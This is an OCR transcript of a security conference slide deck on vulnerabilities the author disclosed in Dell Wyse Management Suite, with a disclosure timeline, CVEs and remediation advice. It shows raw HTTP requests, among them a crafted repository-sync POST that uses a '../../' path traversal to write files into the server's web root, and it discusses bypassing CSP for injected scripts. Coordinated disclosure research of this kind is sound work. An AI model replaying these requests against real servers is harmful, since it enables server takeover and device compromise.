
Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=1673381C3B7112DCB515D37D1CEGDD8B; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
Content-Security-Policy: script-src 'unsafe-eval' 'self' 'nonce-r8J0Nl0ciyi6XgI7JeI4F7gy67g8NDEo6o9ArhUni
```

Wyse Management Suite

2025-10-22T14:07:52.294239

Listing repositories from a WMS server



```
GET /ccm-web/device/wms20/device20/getUserDataRepoList HTTP/1.1
Host: 192.168.142.154
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
Revision:14.6.9.21; cls:A)
Accept-Encoding: gzip, deflate, br
Accept: application/json
Connection: keep-alive
Cookie: JSESSIONID=EA2E3A2B8E792DB9AFD1A9F5ACE2AE37;
X-Stratus-date: 2025-01-20 10:02:00
Device_MAC: 00:0c:29:13:33:37
X-Stratus-device-owner-id: 513004067
X-Stratus-device-id: wyse1187477039342898070
X-Stratus-device-authentication-code:
YRK78bfGDA/vMKc6hlyZXFrRV8YncGd+HE3hfaPbPZumNVvUuL6f1rX1a2uUquApd6kZUnX
PvqtmE6fo6s5CRw==

```

```
HTTP/1.1 200
Cache-Control: private
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
vary: accept-encoding
Content-Type: application/json;charset=UTF-8
Date: Mon, 20 Jan 2025 10:02:51 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 179

[
	{
		"url":"C:\\WMS\\LocalRepo/wms-repo",
		"isCaValidationOn":false,
		"subnets":null
	},
	{
		"url":"https://WIN-U93JFHL2D35:443/wms-repo",
		"isCaValidationOn":false,
		"subnets":[
			"192.168.142.x"
		]
	}
]
```

Remote repositories

We can compromise a WMR from a WMS


Can we do it the other way round?

Yes! (if automatic sync is enabled)

There is a synchronisation feature between repositories


- **Files added/modified on one repo are synchronised to others**
- **Path traversal in this function too**

We can register a new WMR and then advertise files to be written to arbitrary locations on the WMS server!



```
POST /ccm-web/device/wms-repo/populateTCFiles HTTP/1.1
Accept: text/plain, application/xml, text/xml, application/json, application/*+xml, application/*+json, */*
Content-Type: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate, br
User-Agent: WMS Repo-4.4.0
Date: 2025-02-21 09:00:50 UTC
X-Stratus-device-owner-id: 119530432987457331
X-Stratus-device-id: wyse8555059089539728236
X-Stratus-device-authentication-code: hl7VS+7fSwfoeLFFs9Yd3w==
Host: WIN-U93JFHL2D35:443
Connection: keep-alive
Content Length: 1011

[
      {
            "executableFiles":{
                  "testfilexxx1xx23455.txt":{
                        '_id':null,
                        'createdAt":null,
                        'id":0,
                        'updatedAt":null,
                        'isActive":true,
                        'fileName":'asdfxxxxxxxxss123.txt",
                        'fileSizeInBytes":0,
                        'modifiedDate":0,
                        'createdDate":0,
                        'fileURL":
                        'http://192.168.142.149:8889/wms-repo/image/app/genericClient?fileName=../../../../../Program
                        +Files/DELL/WMS/Tomcat-10/webapps/ROOT/xxxxx.txt',
                        'fileAuthURL":
                        'http://192.168.142.149:8889/wms-repo/image/app/genericClient?fileName=../../../../../Program
                        +Files/DELL/WMS/Tomcat-10/webapps/ROOT/xxxxx.txt',
                        'checksum":null,
                        'checksumWithHashVersion2":null,
                        'actionPerformed":"ENTRY_CREATE",
                        'deviceFamily":0
```

Live demo?



Portal Administration — Other Settings

□ Dismiss License Expiration warning on Dashboard page

☑ Enable License Expiration Notifications on Email

Heartbeat interval

Device to send heartbeat every (5 - 360 minutes) 60 *

Checkin interval

Device to send full checkin every (8 - 24 hours) 8 *

Device Log Size

Max device logs size (1-5 GB) 1 *

Show Alerts For ThinOS Device Certificate Expiry

Show alerts for certificate's expiring in (1 - 120 days) 30 *

Not Checked In compliance alert

Trigger an alert if a device hasn't sent a heartbeat or checkin for more than (1 - 99 days) 7 *

WMS Console timeout

Log out if console is idle for more than (5 - 30 minutes) 30 *

Enrollment Validation


Enabling Enrollment Validation tenant has to approve the registered device manually from device page. Post validation device will get registered to the desired group. ☑

Reset EULA Acceptance(ThinOS 9.x & Dell Hybrid Client)

Setting goals

- ✅ Decrypt policy data
- ✅ Recover all policies
- ✅ Compromise a device
- ✅ Compromise the server

Cloud environment


https://eu1.wysemanagementsuite.com/ccm-web/
Dell Management Portal
Username
Password
English (US)
Forgot Password?
Sign In
Sign in with your domain credentials

Cloud environment

Some 300’000+ registered devices on the European tenant

Can leak group tokens across tenants!

Which means we can register to any tenant, list remote repositories and pwn them!

- **Haven’t actually done this for obvious reasons…**


Bonus vuln

Cross-Site Scripting

When a remote repository announces which files it hosts to the WMS

Scripts can be inserted into the admin's page when browsing the remote files from WMS

- **But there is a strict CSP**



```
HTTP/1.1 200
Cache-Control: private
Content-Security-Policy: script-src 'unsafe-eval' 'self'
'nonce-IHaxRvl1hSULA1JaN10DC0IJ4drMr9N8uhYT1b/bHh8=' 'unsafe-hashes'
'sha256-rRMdkshZyJlCmDX27XnL7g3zXaxv7ei6Sg+yt4R3svU='
'sha256-kbHtQyYDQKz4SWMQ8OHVol3EC0t3tHEJFPCSwNG9NxQ='
Strict-Transport-Security: max-age=31536000
```


- **'self' is allowed, but seems like the way the script is added to the page with jquery isn't considered as 'self' even though it is** `<script src=/somewhere></script>`

No restrictions on Style sheets!


- **Feels like a CTF**
- **It is possible to extract the CSRF token from the page**

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd



Description	Hello, I will be reporting a series of vulnerabilities in Dell Wyse Management Suite. I am not particularly interested in the bounties, but would like to write a blog post and/or present the findings at a conference at a later date once all issues have been corrected. I hope this is something which can be agreed upon? If Bugcrowd is not the best platform to perform this coordinated disclosure (since it does not allow for disclosure), please let me know, and I can file the other issues elsewhere. Otherwise I'll wait for a response on this one before submitting the others.



Disclosure policy

Please note: This engagement does **not allow** disclosure. You may not release information about vulnerabilities found in this engagement to the public.

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000$ reward on Bugcrowd

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000$ reward on Bugcrowd

21.02.2025 – Disclose additional (path traversal in WMS) vulnerability

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000$ reward on Bugcrowd

21.02.2025 – Disclose additional (path traversal in WMS) vulnerability
Multiple emails exchanged to help reproduce the findings

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd


05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000$ reward on Bugcrowd

21.02.2025 – Disclose additional (path traversal in WMS) vulnerability

Multiple emails exchanged to help reproduce the findings

03.03.2025 – Acknowledge 5 vulnerabilities



1. WMS Arbitrary File Upload
2. WMS Cross-Site scripting in web UI
3. WMS No validation required to enroll Local or Remote Repositories
4. WMS Device takeover by MAC Address
5. WMS Group Token disclosure (being tracked via BugCrowd submission)

Disclosure timeline

03.02.2025 – Disclose initial vulnerability through Bugcrowd

05.02.2025 – Disclose additional 5 vulnerabilities by email

13.02.2025 – 3000$ reward on Bugcrowd

21.02.2025 – Disclose additional (path traversal in WMS) vulnerability
Multiple emails exchanged to help reproduce the findings

03.03.2025 – Acknowledge 5 vulnerabilities

01.04.2025 – Security advisory published

- https://www.dell.com/support/kbdoc/en-us/000296515/dsa-2025-135
  - CVE-2025-29981 : Exposure of Sensitive Information Through Data Queries vulnerability (CVSS: 7.5)
  - CVE-2025-27692 : Unrestricted Upload of File with Dangerous Type vulnerability (CVSS: 4.7)
  - CVE-2025-27693 : Improper Neutralization of Input During Web Page Generation (CVSS: 4.9)
  - CVE-2025-27694 : Insufficient Resource Pool vulnerability (CVSS: 5.3)
  - CVE-2025-27695 : Authentication Bypass by Spoofing vulnerability (CVSS: 4.9)

Recommendations

- Update to the latest version
- Require admin validation when devices enrol
- Monitor addition/modification of devices
- Understand that secrets shared in configurations can be decrypted by endpoints

Thanks

Alain Mowat

https://www.linkedin.com/in/alain-mowat/

alain.mowat@orangecyberdefense.com

https://github.com/scrt/slide_decks/blob/main/2025.10.28-swisscyberstorm-wms.pdf

orange™ Cyberdefense